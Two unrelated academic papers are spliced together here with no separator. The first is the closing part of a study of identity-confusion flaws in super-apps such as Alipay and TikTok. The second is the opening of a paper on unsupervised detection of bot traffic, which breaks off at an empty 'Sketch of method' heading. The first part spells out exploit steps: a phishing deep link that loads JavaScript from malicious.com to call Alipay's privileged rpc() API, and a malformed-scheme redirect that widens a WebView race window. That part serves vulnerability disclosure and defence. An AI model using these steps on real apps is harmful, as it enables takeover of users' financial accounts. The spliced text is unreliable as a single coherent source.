WebViewErrorCode	Trigger Condition
ERR_CLEARTEXT_NOT_PERMITTED	Set usesCleartextTraffic as false
ERR_NAME_NOT_RESOLVED	Use a wrong sub-domain name
ERR_CONNECTION_CLOSED	Use long URL, e.g., > 4,000 chars
ERR_UNKNOWN_URL_SCHEME	Use unregistered scheme, e.g., Htttp

with about 690 million downloads. An adversary can further manipulate Alipay's backend servers by exploiting them.

Let us start with identity confusion vulnerabilities. First, Alipay is vulnerable to domain name confusion due to race conditions of a customized WebView called UCWebView. Second, sub-apps of Alipay have AppID confusion due to a flaw in Alipay's URL whitelist matching. Particularly, Alipay uses regular expression on string matching, but many sub-apps think it is a strict matching and add domain names directly to their whitelist.

Next, we describe the security consequences of Alipay's identity confusion. Alipay only checks AppID for any privileged API calls and therefore an adversary can access any privileged API after successful identity confusion exploitation. Specifically, Alipay has about 781 undocumented but accessible APIs as shown in Figure 3. One of them, namely "rpc()", is privileged and can access Alipay's backend cloud sever. Note that this API is designed to be only used by Alipay itself, but in fact, it can be accessed by any sub-app.

Now take a sub-app, 1688, an online wholesale market managing over 920,000 virtual shops, for example, to illustrate the attack and consequence. An attacker can first craft a phishing deep link, e.g., `alipays://platformapi/startapp?appId=[1688]&url=malicious.com...`. Then, when a mobile user clicks the link, the 1688 sub-app will start and execute the malicious JavaScript from `malicious.com`, which invokes the API "rpc()" to access Alipay's cloud servers, e.g., managing user's financial and account data.

Example 2 [TikTok]: Bypassing Security Patches with an Error URL. This second example is the AppID and domain name confusions of TikTok, a popular social app with about 18 billion downloads. The app ID confusion is from the matching of URLs using `endswith` as we discussed in §4.2. Then, the domain name confusion is from the check implemented on customized WebView being vulnerable to the race condition of `onPageStarted`. We reported the vulnerability to TikTok, which then deployed a patch to update its chromium kernel to the latest. However, the patch is still vulnerable because we can utilize an error URL, delay the webpage rendering, and enlarge the time window for the race condition. Note that we further analyzed all WebView's error codes, and found four of them can be easily triggered by attackers as shown in Table 10.

Here are the detailed steps to exploit TikTok's domain name confusion. First, attackers create a malicious webpage, which abuses `benign.com`'s identity by executing the JavaScript "window.location.href = htttp://maliciousbenign.com". Since "htttp" is not a supported scheme, this URL will trigger the race condition of `onPageStarted`.

6 Lessons learned, Mitigation and Discussion

The most important lesson learned from our research is that the identity checks of sub-apps (e.g., for allowing sensitive API invocations) should follow the *least privilege principle*. That is, the definition of identity in the app-in-app ecosystem needs to be atomic, providing clear coordination between developers of super-apps, sub-apps, and WebView.

From our point of view, the atomic definition free of identity confusions is a combination of all three identities used in the wild, i.e., domain name, sub-app ID, and capability. The former two provide a definition of an atomic unit in an Access Control List (ACL), and the latter provides a capability in invoking specific privileged APIs. Specifically, when a sub-app tries to invoke a privileged API of a super-app, the sub-app will provide a secret signed by the private key from the sub-app's server like a digital signature. Next, the super-app obtains the secret using the public key and then verifies the secret, the domain name, and the sub-app ID before allowing the invocation.

Other than the atomic identity definition, the mitigation of identity confusions will also benefit from a domain synchronization between the mobile and web layers of WebView. The mobile code should be empowered to transparently obtain the correct, synchronized, up-to-date domain of any frame in WebView. Draco [42] provides a good example of such a domain synchronization. Specifically, Draco modifies the native code of WebView and supports JavaScript to send the domain information from the render thread. We believe that such a practice should be integrated into the mainstream design of WebView.

Last but not least, sub-app developers should also pay more attention to its security, especially on sensitive but exposed interfaces like the launching webpage. They should also carefully read the documents of super-apps to understand the security checks, e.g., URL whitelisting.

Ethics. We discuss ethical issues of our study, including vulnerability disclosure and experimental setups. First, we have informed all the 47 super-apps of their vulnerabilities. Currently, 29 super-apps have confirmed their vulnerabilities, and 19 have already fixed them. Take Alipay, for an example. We had regular monthly meetings with their developers for half a year. In the end, Alipay not only fixed the vulnerability but also rewarded us $2,500 as part of their bug bounty program. Second, all the attacks are tested on our own devices with our test accounts, which does not harm sub-apps, super-apps, or any of their servers.

7 Related Work

App-in-App Ecosystem. Recent years witnessed several techniques to support app-in-app ecosystems, such as web

apps, hybrid apps, instant apps, and virtual apps. Numerous studies [14, 27, 30, 41, 44, 46, 49–51] have looked into their designs, prevalence, usages, and flaws. For example, DCV-Hunter [46] focuses on differential context vulnerabilities for hybrid apps. Lee et al. [27] investigate privacy issues and side-channel flaws in progressive web apps. MIAFinder [41] studies the link hijacking attacks to instant apps. Zhang et al. [49] reveal the weak isolation between different virtual apps. Lu et al. [30]. focus on analyzing the resource management flaws of app-in-app. Zhang et al. [51] design and implement a novel, scalable crawler, called MiniCrawler, to index over 1.3 million WeChat mini-apps and measure their aggregated statistics, such as resource consumption, API/library usage, obfuscation rate, and app categorization/ratings. As a comparison, our paper focuses on a special type of vulnerability, called identity confusion, with a different threat model from prior works, which has not been studied before.

WebView Security. WebView is becoming a widely-used component for loading web contents in mobile apps and has been studied by many research works [6, 21, 25, 26, 29, 31, 32, 36, 39, 40, 43]. For example, Jin et al. [25], Li et al. [29], Wang et al. [43] show that attackers can inject malicious code into victim apps by exploiting insecure app communication channels (e.g., scheme and intent) in WebView-based hybrid apps. Son et al. [39] analyze WebView-based advertisement apps and find that malicious ads can hijack mobile apps. As a comparison, our work focuses on identity confusion vulnerabilities, e.g., how super-apps protect their APIs in WebView-based sub-app runtime and whether the protection is insecure.

Past works also study the race condition attacks in WebView. Lau et al. [26] present a semi-automated approach to analyze the concurrency flows in the PhoneGap framework and discover event-based race conditions of JavaScript APIs. Another research work [6] also reports several race conditions in WebView's event handlers. As a comparison, our threat model is different from theirs because our sub-app may also include third-party resources. More importantly, our domain name confusion part is much broader research on the WebView's event handlers, which demonstrates the root causes in design flaws and shows more varieties of exploiting such vulnerabilities. Moreover, we also introduce a measurement study to reveal how these event handlers affect the identity checks of real-world mobile apps.

Identity Checks. Many research works investigate identity check flaws in mobile and web apps. We start from the mobile part. Smalley et al. [38] demonstrate the limitation of UID-based Discretionary Access Control (DAC) and bring much more complicated Mandatory Access control (MAC) to the mobile system. Hernandez et al. [24] analyze the issues of enforced security policies. We then describe web apps and their connection with mobile systems. Prior works [15–18, 28, 45, 47] focus on the security issues among multi-origin web pages. NoFrak [23] points out the importance of protecting the web-to-mobile bridge. Then, Draco [42], MobileIFC [37], WIREframe [22], and HybridGuard [34] present frameworks to extend the same origin policy (SOP) to protect web-to-mobile bridges in hybrid applications and enforce fine-grained access control mechanisms. Moreover, prior works [19, 20] discover additional flawed URL parsing and matching examples in different scenarios, such as email senders.

As a comparison, such app-level identification (e.g., UID-based permission validation) and domain-based (e.g., cross-site validation) authorization in mobile apps are different from identity check problems in sub-apps of an app-in-app ecosystem. Specifically, it is much more complicated for WebView based app-in-app ecosystem to integrate both app-level identification and domain verification.

8 Conclusion

In this paper, we perform the first systematic study of so-called identity confusions in real-world app-in-app ecosystems. We categorize and taxonomize existing identity confusions into three types—domain name, app ID, and capability confusions—based on the identity check adopted in the app-in-app ecosystem. Such identity confusion could lead to severe consequences such as manipulating users' financial accounts and malware installation on smartphones. Then, we study 47 most popular super-apps supporting app-in-app ecosystems and find that they are all vulnerable to at least one type of aforementioned identity confusion. We also responsibly report all of the vulnerabilities to corresponding super-app developers.

Acknowledgement

We would like to thank the anonymous reviewers for their insightful comments that helped improve the quality of the paper. This work was supported in part by National Science Foundation (NSF) under grants CNS-20-46361 and CNS-18-54001, National Natural Science Foundation of China (U1736208, U1836210, U1836213, 62172104, 62172105, 61972099, 61902374, 62102093, 62102091), Natural Science Foundation of Shanghai (19ZR1404800), and China Postdoctoral Science Foundation (BX2021079, 2021M690706). Yuan Zhang was supported in part by the Shanghai Rising-Star Program under Grant 21QA1400700. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF. Min Yang is the corresponding author, and a faculty of Shanghai Institute of Intelligent Electronics & Systems, Shanghai Institute for Advanced Communication and Data Science, and Engineering Research Center of Cyber Security Auditing and Monitoring, Ministry of Education, China.

References

[1] China bytes vol. 1: Wechat, new trends and chinese wisdom. https://reurl.cc/L769ka Accessed October 6, 2021.

[2] Getting mini program code. https://developers.weixin.qq.com/miniprogram/dev/framework/open-ability/qr-code.html Accessed October 6, 2021.

[3] Getting url link. https://developers.weixin.qq.com/miniprogram/dev/framework/open-ability/url-scheme.html Accessed October 6, 2021.

[4] Line, messenger app. https://line.me/en/ Accessed October 6, 2021.

[5] Microsoft teams on google play. https://play.google.com/store/apps/details?id=com.microsoft.teams Accessed October 6, 2021.

[6] Mind the bridge — new attack model in hybrid mobile application. https://conference.hitb.org/hitbsecconf2021ams/materials/D2T1%20-%20A%20New%20Attack%20Model%20for%20Hybrid%20Mobile%20Applications%20-%20Ce%20Qin.pdf Accessed October 6, 2021.

[7] Number of available applications in the google play store from december 2009 to december 2020. https://reurl.cc/ox5Oj3 Accessed October 6, 2021.

[8] Pagoda company profile. https://www.pagoda.com.cn/en Accessed October 6, 2021.

[9] Soot. https://github.com/soot-oss/soot Accessed October 6, 2021.

[10] Wandoujia. https://www.wandoujia.com/ Accessed October 6, 2021.

[11] Webview. https://developer.android.com/reference/android/webkit/WebView Accessed October 6, 2021.

[12] Wkwebview, apple development documentations. https://developer.apple.com/documentation/webkit/wkwebview Accessed October 6, 2021.

[13] Xposed module repository. https://repo.xposed.info/ Accessed October 6, 2021.

[14] Yasemin Acar, Michael Backes, Sven Bugiel, Sascha Fahl, Patrick McDaniel, and Matthew Smith. Sok: Lessons learned from android security research for appified software platforms. In 2016 IEEE Symposium on Security and Privacy (SP), pages 433–451. IEEE, 2016.

[15] Yinzhi Cao, Zhichun Li, Vaibhav Rastogi, Yan Chen, and Xitao Wen. Virtual browser: a virtualized browser to sandbox third-party javascripts with enhanced security. In Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security, pages 8–9, 2012.

[16] Yinzhi Cao, Vaibhav Rastogi, Zhichun Li, Yan Chen, and Alexander Moshchuk. Redefining web browser principals with a configurable origin policy. In 2013 43rd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), pages 1–12. IEEE, 2013.

[17] Yinzhi Cao, Yan Shoshitaishvili, Kevin Borgolte, Christopher Kruegel, Giovanni Vigna, and Yan Chen. Protecting web-based single sign-on protocols against relying party impersonation attacks through a dedicated bi-directional authenticated secure channel. In International Workshop on Recent Advances in Intrusion Detection, pages 276–298. Springer, 2014.

[18] Yinzhi Cao, Vinod Yegneswaran, Phillip A Porras, and Yan Chen. Pathcutter: Severing the self-propagation path of xss javascript worms in social web networks. In NDSS, 2012.

[19] Jianjun Chen, Jian Jiang, Haixin Duan, Tao Wan, Shuo Chen, Vern Paxson, and Min Yang. We still don't have secure cross-domain requests: an empirical study of CORS. In 27th USENIX Security Symposium (USENIX Security 18), pages 1079–1093, 2018.

[20] Jianjun Chen, Vern Paxson, and Jian Jiang. Composition kills: A case study of email sender authentication. In 29th USENIX Security Symposium (USENIX Security 20), pages 2183–2199, 2020.

[21] Erika Chin and David Wagner. Bifocals: Analyzing webview vulnerabilities in android applications. In International Workshop on Information Security Applications, pages 138–159. Springer, 2013.

[22] Drew Davidson, Yaohui Chen, Franklin George, Long Lu, and Somesh Jha. Secure integration of web content and applications on commodity mobile operating systems. In Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security, pages 652–665, 2017.

[23] Martin Georgiev, Suman Jana, and Vitaly Shmatikov. Breaking and fixing origin-based access control in hybrid web/mobile application frameworks. In Proc. of the Network and Distributed System Security Symposium (NDSS'14), 2014.

[24] Grant Hernandez, Dave Jing Tian, Anurag Swarnim Yadav, Byron J Williams, and Kevin RB Butler. Bigmac: Fine-grained policy analysis of android firmware. In 29th USENIX Security Symposium (USENIX Security 20), pages 271–287, 2020.

[25] Xing Jin, Xuchao Hu, Kailiang Ying, Wenliang Du, Heng Yin, and Gautam Nagesh Peri. Code injection attacks on html5-based mobile apps: Characterization, detection and mitigation. In Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, pages 66–77, 2014.

[26] Phi Tuong Lau. Static detection of event-driven races in html5-based mobile apps. In International Conference on Verification and Evaluation of Computer and Communication Systems, pages 32–46. Springer.

[27] Jiyeon Lee, Hayeon Kim, Junghwan Park, Insik Shin, and Sooel Son. Pride and prejudice in progressive web apps: Abusing native app-like features in web applications. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, pages 1731–1746, 2018.

[28] Song Li, Mingqing Kang, Jianwei Hou, and Yinzhi Cao. Detecting Node.Js Prototype Pollution Vulnerabilities via Object Lookup Analysis, page 268–279. Association for Computing Machinery, New York, NY, USA, 2021.

[29] Tongxin Li, Xueqiang Wang, Mingming Zha, Kai Chen, XiaoFeng Wang, Luyi Xing, Xiaolong Bai, Nan Zhang, and Xinhui Han. Unleashing the walking dead: Understanding cross-app remote infections on mobile webviews. In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, pages 829–844, 2017.

[30] Haoran Lu, Luyi Xing, Yue Xiao, Yifan Zhang, Xiaojing Liao, XiaoFeng Wang, and Xueqiang Wang. Demystifying resource management risks in emerging mobile app-in-app ecosystems. In Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security, pages 569–585, 2020.

[31] Tongbo Luo, Hao Hao, Wenliang Du, Yifei Wang, and Heng Yin. Attacks on webview in the android system. In Proceedings of the 27th Annual Computer Security Applications Conference, pages 343–352, 2011.

[32] Tongbo Luo, Xing Jin, Ajai Ananthanarayanan, and Wenliang Du. Touchjacking attacks on web in android, ios, and windows phone. In International Symposium on Foundations and Practice of Security, pages 227–243. Springer, 2012.

[33] Patrick Mutchler, Adam Doupé, John Mitchell, Chris Kruegel, and Giovanni Vigna. A large-scale study of mobile web app security. In Proceedings of the Mobile Security Technologies Workshop (MoST), page 50, 2015.

[34] Phu H Phung, Abhinav Mohanty, Rahul Rachapalli, and Meera Sridhar. Hybridguard: A principal-based permission and fine-grained policy enforcement framework for web-based mobile applications. In 2017 IEEE Security and Privacy Workshops (SPW), pages 147–156. IEEE, 2017.

[35] Vaibhav Rastogi, Rui Shao, Yan Chen, Xiang Pan, Shihong Zou, and Ryan Riley. Detecting hidden attacks through the mobile app-web interfaces. In Proc. of the Network and Distributed System Security Symposium (NDSS'16), 2016.

[36] Claudio Rizzo, Lorenzo Cavallaro, and Johannes Kinder. Babelview: Evaluating the impact of code injection attacks in mobile webviews. In International Symposium on Research in Attacks, Intrusions, and Defenses, pages 25–46. Springer, 2018.

[37] Kapil Singh. Practical context-aware permission control for hybrid mobile applications. In International Workshop on Recent Advances in Intrusion Detection, pages 307–327. Springer, 2013.

[38] Stephen Smalley and Robert Craig. Security enhanced (se) android: Bringing flexible mac to android. In Proc. of the Network and Distributed System Security Symposium (NDSS'13), 2013.

[39] Sooel Son, Daehyeok Kim, and Vitaly Shmatikov. What mobile ads know about mobile users. In Proc. of the Network and Distributed System Security Symposium (NDSS'16), 2016.

[40] Wei Song, Qingqing Huang, and Jeff Huang. Understanding javascript vulnerabilities in large real-world android applications. IEEE Transactions on Dependable and Secure Computing, 17(5):1063–1078, 2018.

[41] Yutian Tang, Yulei Sui, Haoyu Wang, Xiapu Luo, Hao Zhou, and Zhou Xu. All your app links are belong to us: understanding the threats of instant apps based attacks. In Proceedings of the 28th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering, pages 914–926, 2020.

[42] Guliz Seray Tuncay, Soteris Demetriou, and Carl A Gunter. Draco: A system for uniform and fine-grained access control for web code on android. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, pages 104–115, 2016.

[43] Rui Wang, Luyi Xing, XiaoFeng Wang, and Shuo Chen. Unauthorized origin crossing on mobile platforms: Threats and mitigation. In Proceedings of the 2013 ACM SIGSAC conference on Computer & Communications Security, pages 635–646, 2013.

[44] Guangliang Yang and Jeff Huang. Automated generation of event-oriented exploits in android hybrid apps. In Proc. of the Network and Distributed System Security Symposium (NDSS'18), 2018.

[45] GuangLiang Yang, Jeff Huang, and Guofei Gu. Iframes/popups are dangerous in mobile webview: studying and mitigating differential context vulnerabilities. In 28th USENIX Security Symposium (USENIX Security 19), pages 977–994, 2019.

[46] GuangLiang Yang, Jeff Huang, and Guofei Gu. Iframes/popups are dangerous in mobile webview: studying and mitigating differential context vulnerabilities. In 28th USENIX Security Symposium (USENIX Security 19), pages 977–994, 2019.

[47] Guangliang Yang, Jeff Huang, Guofei Gu, and Abner Mendoza. Study and mitigation of origin stripping vulnerabilities in hybrid-postmessage enabled mobile applications. In 2018 IEEE Symposium on Security and Privacy (SP), pages 742–755. IEEE, 2018.

[48] Guangliang Yang, Abner Mendoza, Jialong Zhang, and Guofei Gu. Precisely and scalably vetting javascript bridge in android hybrid apps. In International Symposium on Research in Attacks, Intrusions, and Defenses, pages 143–166. Springer, 2017.

[49] Lei Zhang, Zhemin Yang, Yuyu He, Mingqi Li, Sen Yang, Min Yang, Yuan Zhang, and Zhiyun Qian. App in the middle: Demystify application virtualization in android and its security threats. Proceedings of the ACM on Measurement and Analysis of Computing Systems, 3(1):1–24, 2019.

[50] Xiaohan Zhang, Yuan Zhang, Qianqian Mo, Hao Xia, Zhemin Yang, Min Yang, Xiaofeng Wang, Long Lu, and Haixin Duan. An empirical study of web resource manipulation in real-world mobile applications. In 27th USENIX Security Symposium (USENIX Security 18), pages 1183–1198, 2018.

[51] Yue Zhang, Bayan Turkistani, Allen Yuqing Yang, Chaoshun Zuo, and Zhiqiang Lin. A measurement study of wechat mini-apps. In Proceedings of the 2021 ACM SIGMETRICS/International Conference on Measurement and Modeling of Computer Systems, 2021.

[52] Zicheng Zhang, Daoyuan Wu, Lixiang Li, and Debin Gao. On the usability (in)security of in-app browsing interfaces in mobile apps. In International Symposium on Research in Attacks, Intrusions, and Defenses, 2021.

Automated Detection of Automated Traffic

Cormac Herley
Microsoft Research

Abstract

We describe a method to separate abuse from legitimate traffic when we have categorical features and no labels are available. Our approach hinges on the observation that, if we could locate them, unattacked bins of a categorical feature x would allow us to estimate the benign distribution of any feature that is independent of x. We give an algorithm that finds these unattacked bins (if they exist) and show how to build an overall classifier that is suitable for very large data volumes and high levels of abuse. The approach is one-sided: our only significant assumptions about abuse are the existence of unattacked bins, and that distributions of abuse traffic do not precisely match those of benign.

We evaluate on two datasets: 3 million requests from a web-server dataset and a collection of 5.1 million Twitter accounts crawled using the public API. The results confirm that the approach is successful at identifying clusters of automated behaviors. On both problems we easily outperform unsupervised methods such as Isolation Forests, and have comparable performance to Botometer on the Twitter dataset.

1 Introduction

Abuse is ubiquitous on the modern web. Services intended for human use must often contend with large volumes of bot traffic which consume resources and degrade the quality of experience delivered to legitimate users. This is especially true if there is a strategy that allows monetization of the abuse. Spam is an obvious example, but there are numerous others. Password-guessing, web-scraping, CAPTCHA-solving, automated signup requests, inauthentic social-media engagements and ranking- and click-fraud are examples of the large-scale automated abuse that online attackers engage in.

Service providers thus have a difficult task in maintaining good quality of service: they wish to block as much bot traffic as possible with minimum inconvenience to legitimate human users. None of the available solutions are without problems. CAPTCHAs, or tasks intended to be easy for humans but hard for bots [3, 10], are widely employed but have had mixed results. They cause considerable friction to users and there has been significant success in breaking them in an automated way [9] [8]. Attaching reputation to IP addresses that engage in abuse has achieved considerable success [35], but implicitly assumes that abuse comes from a limited pool of IP addresses and that this pool does not significantly overlap that used by legitimate users; further it assumes this lack of overlap will persist during deployment. Providers with tens or hundreds of millions of users attacked from botnets with millions of consumer IP addresses are unlikely to be able to rely on reputation for reliable decisions. Supervised machine learning approaches are often inapplicable since for many abuse problems there is no possibility of obtaining labels. Indeed, some authors who have tried supervised ML approaches reach pessimistic conclusions on its suitability for bot detection; e.g, Jan et al [28] write *"We argue that [a] rule-based system should be the first choice over machine learning for bot detection."* Anomaly detection approaches are often geared towards discovering outliers that are "few and isolated" [12]. By contrast, the abuse types listed above can sometimes be 10 - 90% of overall traffic. Thus, there is real difficulty applying anomaly detection techniques to this problem. Unsupervised learning approaches (e.g., one-class SVMs [32] and Isolation Forests [31]) usually assume numeric features, and often struggle when we one-hot encode categorical features.

In this paper we introduce a new method to estimate the likelihood that incoming traffic requests are from bots. The approach is designed for very noisy environments, e.g., where 50% or more of traffic is abuse. Our approach hinges on the observation that if we can identify buckets of traffic that contain little or no abuse then (under certain independence assumptions) we can estimate the clean distributions. For example, if none of the abuse traffic from Iowa uses Firefox then $P(x|\text{Iowa, Firefox})$ gives us the clean distribution of x for any feature that is independent of both state and browser family. Obviously, we must be careful about independence assumptions, and finding unattacked buckets is non-trivial,

but if we can do these two things we will have the core of what we need.

Our contributions are as follows. We give a method to estimate the likelihood that a request is bot rather than human generated. The method is entirely unsupervised and requires no labels. It is one-sided, and attempts to estimate only the distributions of features in the benign[1] traffic. Hence the assumptions about attack traffic are mild; in particular we do not assume stationarity of attack traffic, we do not assume that abuse patterns seen in training will continue to be seen in deployment, and we do not assume a scarcity of any particular resource, such as IP addresses, available to the attacker. Our main attack assumptions are that at least some bins of at least some categorical features receive little or no attack traffic, and that at least some of the abuse distributions differ from the benign (e.g., the benign distribution are unknown or unachievable to the attacker). We show how these relatively unattacked bins can be identified, how they can be used to estimate feature distributions in the clean traffic, and hence calculate the odds of being bot for any request. This method is robust even if 90% or more of the traffic is abuse. The technique requires large amounts of data and may be more suitable to large rather than small or medium-scale services. We evaluate on a web-log dataset and a collection of 5.1 million Twitter accounts crawled between January and May 2021. We call the algorithm PROS after the central mechanism of its implementation: Pivot and seek Rank-One Sub-matrix.

2 Design principles

Our design goals and principles are as follows:

1. **Unsupervised:** for many abuse problems labels are unavailable and there is no way of establishing ground truth.

2. **One-sided:** We estimate only the clean distributions. We do not assume that patterns observed in attack behavior will persist, or that the attack traffic seen in training is representative of deployment.

3. **Categorical features:** much of the information collected from a browser is categorical making it difficult to use algorithms that assume real-valued features.

4. **Robust to base-rate uncertainty and variation:** the approach should work if the base-rate of malicious traffic is 10% of total, 90% of total, or anything in between. It should be robust to variations in the base-rate.

5. **Interpretable:** Ideally, human operators should be able to understand classification decisions.

[1]Note: we use the terms benign and malicious to refer to scripted and non-scripted traffic, even when scripted traffic presents no harm.

We next explain our reasoning in choosing these principles.

Unsupervised: Many abuse problems are inherently unsupervised. Web traffic that is a mixture of malicious and benign offers no real way to establish ground truth. This is not simply a question of cost or resources; even if we had unlimited budget for human-labelling, the information available at the time of the request is not enough for a human to distinguish bot from legitimate requests. Chio and Freeman summarize [15]:

> *Unlike spam, which can be given to a human to evaluate, there is no reasonable way to present an individual request to a reviewer and have that person label the request as bot or not.*

For many problems labelling even a small portion of the data is generally not possible. This property is common to a large number of abuse types (e.g., scraping, click-fraud, password guessing, credential stuffing). A recent paper by Xu et al [39] describing Facebook's abusive account detection acknowledges the absence of ground-truth labels and notes that it relies on "the results of rule-based heuristics as additional 'approximate labels."'

One-sided: Our detection method is a one-sided, or one-class classifier, meaning that we estimate only the clean distribution. We make no effort to identify or codify patterns of malicious behavior. It may be that one attacker sends a million requests per day using Chrome59.0.3451, or from a narrow block of IP addresses, or at a constant rate instead of the expected diurnal variation. We will not seek out these patterns; rather they will emerge naturally when distributions in the abuse traffic differs from those of the benign traffic. In fact exploiting any such patterns, if they exist, assumes that what is seen in training is representative of deployment. Avoiding this assumption means our approach is robust to changes in the malicious traffic: it is deviation from the estimated clean distribution that causes traffic to be marked as abusive rather than any heuristic as to what counts as suspicious or assumptions about the persistence of observed abusive behavior.

Categorical features: For many abuse problems the available features are categorical. This is certainly true for problems involving web-traffic (see Section 6), but also for many others. This restricts our options considerably since many ML and anomaly detection algorithms work with numeric features [12, 25]. Unsupervised ML methods often rely on the assumption that observations that are close in feature space are more likely to belong to the same class. When we have no natural idea of distance, as for categorical features, these methods are hard to apply. Mapping categorical features to numeric (e.g., using one-hot encoding) doesn't help much since, along each feature, observations are still either a distance of 0 or 1 apart. Other attempts to define a distance are also problematic. For example, traffic from 'Chrome77.0.3770' (a major release of the browser) might be predominantly benign while 'Chrome77.0.3771' (a non-released made-up version) might be 100% malicious; the closeness of the strings tells us

nothing about likelihood of belonging to the same class.

Our method is close in spirit to many anomaly detection (AD) approaches; in AD it is also common to estimate the clean distribution and punish deviations. In spite of this similarity it is difficult to leverage existing AD techniques without modification. Many AD approaches rely on distance or density methods. The underlying assumption is that things close in feature space have high likelihood of being in the same class. This is true for K-means, K Nearest Neighbors, Isolation Forests [31], One-Class SVMs [32], etc. We review related anomaly detection work in Section 3.

Base-rate uncertainty: In abuse problems we seldom have a strong prior about the fraction of received traffic that is from bots. It's hard to say a priori whether sign-up abuse, or password guessing, or CAPTCHA-solving attempts are 5%, 50% or even 90% of total. For very large providers some forms of abuse presumably never entirely go away, but the amount might vary enormously over time as attackers gain or lose resources, change strategy, or alter their targets. Rules with fixed thresholds are likely to trade true for false positives at very different rates depending on the base-rate.

A related problem is that the base-rate can vary between training and deployment. Many supervised approaches assume that the ratio of benign to malicious seen in deployment is the same as seen in training [22] (and have performance that deteriorates rapidly if it is not [29]). Given the high-flux nature of abuse traffic this appears a problematic assumption. We seek an approach that works well across a wide range of base-rates.

Interpretability: We wish for the classification decisions to be explainable to a human operator. This is particularly important for unsupervised approaches where the absence of ground-truth labels means that traditional true and false positive metrics, Receiver Operator Characteristic (ROC) curves and Area Under Curve (AUC) metrics are unavailable. Human-interpretable decisions also clearly helps with maintainability and debugging.

Our approach outputs human-interpretable rules that can be very useful in identifying clusters of bot activity. If a bot sends significant traffic from Florida using IE9 then a rulset based on features state and browser will have a rule "Florida and IE9" near the top when sorted by bot likelihood.

3 Related work

Bot and scripted traffic have long posed problems for web services. Dwork and Naor [10] were perhaps the first to recognise the issue and propose a 'proof of work' to deter excessive use of free or unmetered services. CAPTCHAs are one approach [3] and most large web services use them in one form or other. Most CAPTCHAs have been shown to be breakable [8], and they do not appear to offer a durable robust defense. They also, of course, place a significant burden on the user population. Douceur first describes the problem that automated creation of pseudonymous account are for web services [19]; the magnitude of the problem has ballooned in the two decades since.

Sommer and Paxson [33] offer an excellent summary of the issues involved in applying ML to security problems. Among the issues that they highlight are lack of labels, and the absence of standardized datasets. Their emphasis is on intrusion detection, but both of these are certainly factors for abuse problems. Chio and Freeman [15] give a more recent overview of ML applications in security including abuse problems such as account creation and hijacking. They suggest clustering approaches which can detect large-scale coordination. They suggest mechanisms such as locality sensitive hashing as a measure of closeness for objects such as domain names which may be related but not identical.

An excellent survey of anomaly detection (AD) techniques is given by Chandola et al [12]. The common approach in anomaly detection is to estimate $P(\boldsymbol{x}|\overline{\text{bot}})$ in a 'bake-in' period. That is, it is expected that anomalies are rare, so that we can estimate the distribution using any available window and be confident that it approximates the true distribution. This often does not work for abuse problems since we cannot count on any particular time period being attack-free. Nonetheless our approach has much in common with AD techniques: unattacked bins play the role that a 'bake-in' period plays in many AD methods. Our approach is similar, in principle, to Herley and Schechter's method to detect password brute-forcing attacks [26]. They observe that the ratio of fails to successful logins acts as a proxy measure for the amount of attack traffic, and use this to identify unattacked subsets. Emmott et al [20] describe an approach to benchmarking AD algorithms, but the emphasis is on anomalies that are rare.

Important unsupervised learning approaches include Isolation Forests [31], One-Class SVMs [32] and clustering approaches, such as K-means and variants [27]. Each of these methods assumes numeric features and do not adapt uneasily to categorical features where there is no natural measure of distance between data points. That is, most unsupervised methods assume that closeness in feature space implies greater likelihood of belonging to the same class; this breaks down when we have categorical features (and thus no natural idea of distance). One-hot encoding is the common way of mapping categorical features to numeric; however, when the number of features is small we end up with only a limited number of discrete distances possible between samples; this greatly compromises performance.

There have been a number of approaches to detecting bot behavior and traffic. Ferrara et al [21] describe content, network and temporal characteristics of Twitter bots and give a review of detection mechanisms. Botometer (formerly Bot-or-not) [17] is a project at Indiana University that estimates bots based on account activity. When accounts have very little activity Botometer has no basis to make a decision. The public

API that they expose is our main baseline for comparison in Section 7.

Thomas et al [37] describe the thriving underground market for Twitter spam and abuse accounts. They use the accounts they discover being traded to train a supervised detection algorithm. Chavoshi et al [13] describe detecting Twitter clusters of bots by detecting highly synchronized activity. The idea is that managing a large collection of sybil accounts will often result in high temporal correlation in the activity of those accounts.

Kudugunta and Ferrara [30] describe a DNN approach to social bot detection. They use synthetic minority oversampling [14] which generates a large amount of synthetic labelled data from a smaller number of actual labels. Jan et al [28] also leverage a small amount of labelled data to synthesize quantities that can be used by neural networks. They echo some of findings of Sommer and Paxson [33] on the limitations of ML methods.

Given the importance of the problem there is a significant body of work on detecting social media bots. We should be clear that we do not claim to rival the performance of state-of-the-art detection: our testing on a Twitter dataset is driven by availability rather than an expectation that it is particularly suited to this domain. Grier et al do a large scale characterization of Twitter spam [24]. They find Twitter spammers achieve much higher clickthrough rates than on other platforms, and high-levels of use of URL shortening services. Benevenuto et al [5] describe detecting spammers on Twitter. A portion of accounts in a large dataset were manually labelled as spammer/not-spammer as a front-end to a supervised learning approach. Stringhini et al [34] describe a honeypot approach to the detection of spammers on social networks. By creating hundreds of honey accounts they were able to detect large volume of spam activity. Cao et al describe detecting clusters of malicious accounts on Facebook [11]. They observe that malicious accounts under a single attacker's control often perform actions that are synchronized or correlated in time. Xiao et al describe detecting clusters of fake accounts on LinkedIn [38]. The approach is supervised using manually generated labels on a sample of accounts. Stringhini et al [36] present a measurement study of the market for Twitter followers. The approach leverages the labels to find large clusters of accounts that share characteristics (e.g., naming patterns etc). Stringhini et al [35] describe how to detect clusters of related malicious accounts by observing that the contact points (or IP addresses) used to access them are often shared. Xu et al describe an approach to detecting abusive accounts at Facebook using a small number of human-labelled samples augmented by lower-precision automated labels [39].

4 Sketch of method

